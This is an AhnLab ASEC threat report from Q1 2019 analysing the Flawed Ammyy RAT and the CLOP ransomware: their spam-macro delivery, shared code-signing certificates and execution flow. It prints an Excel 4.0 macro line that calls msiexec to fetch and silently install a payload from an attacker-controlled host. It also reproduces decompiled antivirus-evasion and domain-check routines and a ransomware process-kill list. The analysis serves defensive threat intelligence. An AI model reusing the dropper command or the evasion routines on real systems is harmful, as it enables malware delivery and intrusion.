ASEC Report

Vol. 94

Q1 2019

AhnLab

ASEC REPORT

VOL.94 Q1 2019

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q1 2019

Table of Contents

SECURITY ISSUE

ANALYSIS IN-DEPTH

SECURITY ISSUE

- Discovery of the Ammyy RAT and CLOP Ransomware

Security Issue

Discovery of the Ammyy RAT and CLOP Ransomware

A recent rise in attacks using malicious macros in attachments has been spotted in South Korea. In February 2019, a remote control hacking tool called Flawed Ammyy RAT began to be distributed through email attachments. This hacking tool has been active since 2016 and has been distributed worldwide via email. It was mainly mentioned in the media in 2018.

Also, a variant of the Cryptomix ransomware, CLOP, was discovered at a similar time. CLOP is a new variant that had recently received global attention for its attempt to attack networks worldwide.

AhnLab analyzed the two malware, the Ammyy RAT and CLOP ransomware and found that they shared further similarities, including the same signatures and same attack targets. This report details the result of the analysis conducted by the AhnLab Security Emergency Response Center (ASEC) on the distribution method, attack method, and the comparison of the two malware.

1. Overview of the Flawed Ammyy RAT Attack

Flawed Ammyy is a Remote Access Trojan (RAT). The attacker used the spam emails to distribute the malware. Usually, spam emails without malicious attachments tend to encourage users to download and run malicious files. While this is not the case for Flawed Ammyy, it does trick users into believing that the attachment is important by giving a name that seems to be work related. This method does not raise much suspicion, which increases the likelihood of users opening the attachment.


Once the user downloads and opens the malicious attachment in the form of an Excel file, a macro-enabling button appears. This is a social-engineering method used by the threat actors that lures users into clicking the "Enable Contents" button at the top of the screen on Microsoft Office programs that have the macro setting disabled.

Distributing malware through this method is a widely chosen attack method because general users do not know that a backdoor can be installed just by clicking this button. But unlike most general Office files that use Visual Basic for Application (VBA), the attachment of Flawed Ammyy use XML macros. XML is the macro used in the Excel version prior to 4.0. VBA that is frequently used in the general malicious documents was introduced from Excel 5.0.

Most malicious Office files use VBA to create macros that download, drop, and execute malware. And while there has been a rise in the attack methods that use PowerShell. This attack is special for using the macro creation method used in the early version of Excel programs to avoid detection by the security programs.

The malicious attachment of Flawed Ammyy contains hidden sheets. When unhidden, it shows commands as shown in Figure 1-1. This command is how the malware downloads the MSI file from the malicious server using the msiexec.exe process.


The malicious MSI file downloaded from the server contains an executable (EXE) file, which



```
A
1  =EXEC("msiexec.exe val=conn rdp=pu,,,ic /i http://update365office.com/agp /q OnLoad='c:\windows\notepad.exe'")
2  =HALT()
3
4
5
6
7
8
9
10
```

Figure 1-1 | Malware Download Method using XML


also downloads another executable file which is the actual malicious backdoor. Before running the executable file, the malware inspects the running processes and if any anti-virus program is running, as shown in Figure 1-2, it ends the anti-virus program.



```
if ( LoadLibraryExW(L"kernel32.dll", 0, 0)
  && (sub_411FF0(L"QHACTIVEDEFENSE.EXE")
   || sub_411FF0(L"QHSAFETRAY.EXE")
   || sub_411FF0(L"QHWATCHDOG.EXE")
   || sub_411FF0(L"CMDAGENT.EXE")
   || sub_411FF0(L"CIS.EXE")
   || sub_411FF0(L"V3LITE.EXE")
   || sub_411FF0(L"SPIDERAGENT.EXE")
   || sub_411FF0(L"DWENGINE.EXE")
   || sub_411FF0(L"DWARKDAEMON.EXE")
   || sub_411FF0(L"BULLGUARDTRAY.EXE")
   || sub_411FF0(L"BDAGENT.EXE")
   || sub_411FF0(L"BULLGUARD.EXE")
   || sub_411FF0(L"BDSS.EXE")
   || sub_411FF0(L"BULLGUARD.EXE")
   || sub_411FF0(L"V3MAIN.EXE")
   || sub_411FF0(L"V3SP.EXE")
   || sub_411FF0(L"EGUI.EXE")
   || sub_411FF0(L"EKRN.EXE")) )
{
  ExitProcess(0);
}
```

Figure 1-2 | Routine of Inspecting the Vaccine Processes

Then, the encoded file is downloaded from a set URL, and when the decoding process is finally performed, an exe-type malware is generated. The downloader is deleted once the malware is installed. This executable malware is the actual "Flawed Ammyy RAT," the hacking tool conducting malicious acts.



1. A user runs the macro of the Excel file
2. The macro downloads and runs the malicious MSI file
3. The downloader executes within the MSI file
4. It downloads and encodes Ammyy RAT
5. The decoded Ammyy RAT is executed
6. Final installation is carried out and the backdoor begins operation

Figure 1-3 | Attack Flow of Malware

Figure 1-3 shows a series of processes from downloading Flawed Ammyy RAT. The threat actor effectively bypasses detection of antivirus programs by using XLM-based attacks, exploiting the fact that many anti-virus programs are designed to target the VBA macros in Office documents.

Also, the threat actor does not download and run the malicious file directly but used the indirect method through the downloader by using the feature of the legitimate msiexec, which installs an external MSI file. A similar method is applied to malware that acts as a backdoor, such as Flawed Ammyy RAT, which is downloaded in an encoded form and decoded before installation. Flawed Ammyy RAT checks the list of running processes and terminates itself without conducting any actions if any of the anti-virus programs are running. It also disguises itself like a legitimate program by signing each binary with a valid certificate, unlike malware that is signed with invalid certificates or with no certificates at all.


Flawed Ammyy RAT is a malware that has been designed based on a leaked source code of Ammyy Admin, a remote desktop program. The Ammyy Admin program contains control functions for remote computers, such as file transfer and screen capture. It is believed that the threat actor created RAT malware by adding and modifying the code to perform malicious actions based on the source code.

Analysis of the initial routine of Flawed Ammyy showed that it checks the currently running processes similar to the downloader and shuts the anti-virus program down if it is running. In addition, it has been confirmed that the basic information, such as OS information, authority, and username, is sent to the server so that the server can access the computer.

2. Relationship between Flawed Ammyy RAT and CLOP Ransomware

As mentioned earlier, Flawed Ammyy RAT contains not only the main malware but also a valid signature of the downloader. Unlike other malware that contains invalid certificates, the advantage of Flawed Ammyy RAT is that its binary is signed and distributed via many valid certificates. And such similarity was found in the CLOP ransomware that recently targeted South Korean companies.

ASEC saw a similarity in the two and found that there was a case where these two malware were signed with the same certificate. Figure 1-4 and Figure 1-5 show the properties of the CLOP ransomware and Flawed Ammyy RAT, which were signed using the same certificates "MAN TURBO (UK) LIMITED" and "DELUX LTD," respectively.



clop1.exe 속성

서명 목록

서명자 이름:	전자 메일 주소:	타임스탬프
MAN TURBO ...	사용할 수 없...	2019년 2월 22일 ...

디지털 서명 정보

디지털 서명 정보
이 디지털 서명은 유효합니다.

서명자 정보(S)
이름: MAN TURBO (UK) LIMITED
전자 메일: 사용할 수 없습니다.
서명 시간: 2019 년 2 월 22 일 금요일 오전 5:40:

ammyy1.exe 속성

서명 목록


서명자 이름:	전자 메일 주소:	타임스탬프
MAN TURBO ...	사용할 수 없...	2019년 3월 6일 수...

디지털 서명 정보

디지털 서명 정보
이 디지털 서명은 유효합니다.

서명자 정보(S)
이름: MAN TURBO (UK) LIMITED
전자 메일: 사용할 수 없습니다.
서명 시간: 2019 년 3 월 6 일 수요일 오전 4:25:0

Figure 1-4 | MAN TURBO (UK) LIMITED Certificate



clop2.exe 속성

서명 목록

서명자 이름:	전자 메일 주소:	타임스탬프
DELUX LTD	사용할 수 없...	2019년 2월 15일 ...

디지털 서명 정보

디지털 서명 정보
이 디지털 서명은 유효합니다.

서명자 정보(S)
이름: DELUX LTD
전자 메일: 사용할 수 없습니다.
서명 시간: 2019 년 2 월 15 일 금요일 오전 7:19:

ammyy2.exe 속성

서명 목록

서명자 이름:	전자 메일 주소:	타임스탬프
DELUX LTD	사용할 수 없...	2019년 3월 6일 수...

디지털 서명 정보


디지털 서명 정보
이 디지털 서명은 유효합니다.

서명자 정보(S)
이름: DELUX LTD
전자 메일: 사용할 수 없습니다.
서명 시간: 2019 년 3 월 6 일 수요일 오전 6:51:5

Figure 1-5 | DELUX LTD Certificate

Another common feature of Flawed Ammyy RAT and CLOP ransomware is that they are distributed to enterprise users, not general users. Unlike most ransomware, which target at a large number of general users, CLOP targets companies. The distribution and the infection method is yet to be confirmed. The only known fact is that the attack infects the central management server and inserts the malware in the system connected to the management server.

Recently, a change has been found on the downloader of Flawed Ammyy. A routine for detecting the enterprise user environment has been added after the process of inspecting the running antivirus programs. As shown in Figure 1-6, it runs the "net user /domain" command and checks that the WORKGROUP text string is output. The WORKGROUP string will be output for general users because there are no special settings, but for enterprise users, group name set for each environment can be output. If WORKGROUP is output, it was terminated without conducting any malicious acts such as downloading and installing the Flawed Ammyy RAT malware.




```
BOOL sub_411140()
{
  HANDLE v0; // eax
  void *v1; // esi
  HANDLE v2; // edi
  DWORD v3; // esi
  const CHAR *v4; // esi
  CHAR Parameters; // [esp+Ch] [ebp-314h]
  CHAR pszPath; // [esp+110h] [ebp-210h]
  CHAR FileName; // [esp+214h] [ebp-10Ch]
  DWORD NumberOfBytesRead; // [esp+318h] [ebp-8h]
  LPCSTR lpFirst; // [esp+31Ch] [ebp-4h]

  SHGetSpecialFolderPathA(0, &pszPath, 35, 0);
  wsprintfA(&FileName, "%s\\TMPUSER.DAT", &pszPath);
  wsprintfA(&Parameters, "/C net user /domain  > \"%s\"", &FileName);
  ShellExecuteA(0, 0, "cmd", &Parameters, 0, 0);
  while ( 1 )
  {
    v0 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    v1 = v0;
    if ( v0 != (HANDLE)-1 && GetFileSize(v0, 0) > 1 )
      break;
    Sleep(0x3E8u);
    CloseHandle(v1);
  }
  CloseHandle(v1);
  v2 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  v3 = GetFileSize(v2, 0);
  lpFirst = (LPCSTR)GlobalAlloc(0x40u, v3);
  ReadFile(v2, (LPVOID)lpFirst, v3, &NumberOfBytesRead, 0);
  CloseHandle(v2);
  DeleteFileA(&FileName);
  v4 = lpFirst;
  return !StrStrA(lpFirst, "WORKGROUP") && !StrStrA(v4, "workgroup");
}
```

Figure 1-6 | Routine of Inspecting the WORKGROUP Text String

3. Operation Method of CLOP Ransomware

The CLOP ransomware is registered and executed as a system service, as shown in Figure 1-7. If it does not run as a service, it does not operate properly.




```
0040E03A   C745 F0 0454410 MOV DWORD PTR SS:[EBP-10],00415404   UNICODE "ProcessNetworkSecurity"
0040E041   50              PUSH EAX
0040E042   C745 F4 F0E1400 MOV DWORD PTR SS:[EBP-0C],0040E1F0
0040E049   C745 F8 0000000 MOV DWORD PTR SS:[EBP-8],0
0040E050   C745 FC 0000000 MOV DWORD PTR SS:[EBP-4],0
0040E057   FF15 28004100   CALL DWORD PTR DS:[410028]
0040E05D   85C0            TEST EAX,EAX
[00410028]=77D8A965 (ADVAPI32.StartServiceCtrlDispatcherW)

Address   Hex dump                                         ASCII               0012F9F4  0012F9FC
0012FCA8  37 00 63 00 65 00 33 00 64 00 35 00 64 00 33 00  7 c e 3 d 5 d 3     0012F9F8  00419290
0012FCB8  66 00 38 00 62 00 31 00 62 00 37 00 32 00 64 00  f 8 b 1 b 7 2 d     0012F9FC  00415404
0012FCC8  39 00 38 00 63 00 63 00 64 00 64 00 62 00 00 00  9 8 c c d d b       0012FA00  0040E1F0
0012FCD8  CC FD 12 00 ED E0 C2 77 70 80 ED 02 FE FF FF FF  Ìý‡ íàÂwp▮í┐þÿÿÿ    0012FA04  00000000
0012FCE8  24 68 CD 77 AA A0 C9 77 00 00 3F 00 63 00 00 50  $hÍwª Éw  ? c  P    0012FA08  00000000
0012FCF8  70 65 C6 77 74 60 39 75 00 00 00 00 00 00 3F 00  peÆwt`9u      ?     0012FA0C  0012FA58
0012FD08  A8 0E 3F 00 70 65 C6 77 58 60 39 75 00 00 00 00  ¨♫? peÆwX`9u        0012FA10  004011C5
```

Figure 1-7 | Execution Method of CLOP Ransomware


Also CLOP terminates certain processes before proceeding with file encryption. It is presumed that this is to encrypt more objects in the process of encryption. The targeted processes are shown in Figure 1-8.



```
sub_40D8D0(L"zoolz.exe");           sub_40D8D0(L"outlook.exe");
sub_40D8D0(L"mysqld-nt.exe");       sub_40D8D0(L"wordpad.exe");
sub_40D8D0(L"syntime.exe");         sub_40D8D0(L"isqlplussv.exe");
sub_40D8D0(L"agntsv.exe");          sub_40D8D0(L"powerpnt.exe");
sub_40D8D0(L"mysqld-opt.exe");      sub_40D8D0(L"xfssvon.exe");
sub_40D8D0(L"tbirdonfig.exe");      sub_40D8D0(L"msaess.exe");
sub_40D8D0(L"dbeng50.exe");         sub_40D8D0(L"sqboreservie.exe");
sub_40D8D0(L"oautoupds.exe");       sub_40D8D0(L"tmlisten.exe");
sub_40D8D0(L"thebat.exe");          sub_40D8D0(L"msftesql.exe");
sub_40D8D0(L"dbsnmp.exe");          sub_40D8D0(L"sqlagent.exe");
sub_40D8D0(L"oomm.exe");            sub_40D8D0(L"PNTMon.exe");
sub_40D8D0(L"thebat64.exe");        sub_40D8D0(L"mspub.exe");
sub_40D8D0(L"ensv.exe");            sub_40D8D0(L"sqlbrowser.exe");
sub_40D8D0(L"ossd.exe");            sub_40D8D0(L"NTAoSMgr.exe");
sub_40D8D0(L"thunderbird.exe");     sub_40D8D0(L"mydesktopqos.exe");
sub_40D8D0(L"exel.exe");            sub_40D8D0(L"sqlservr.exe");
sub_40D8D0(L"onenote.exe");         sub_40D8D0(L"Ntrtsan.exe");
sub_40D8D0(L"visio.exe");           sub_40D8D0(L"mydesktopservie.exe");
sub_40D8D0(L"firefoxonfig.exe")     sub_40D8D0(L"sqlwriter.exe");
sub_40D8D0(L"orale.exe");           sub_40D8D0(L"mbamtray.exe");
sub_40D8D0(L"winword.exe");         sub_40D8D0(L"mysqld.exe");
sub_40D8D0(L"infopath.exe");        sub_40D8D0(L"steam.exe");
```

Figure 1-8 | List of Force-terminated Processes

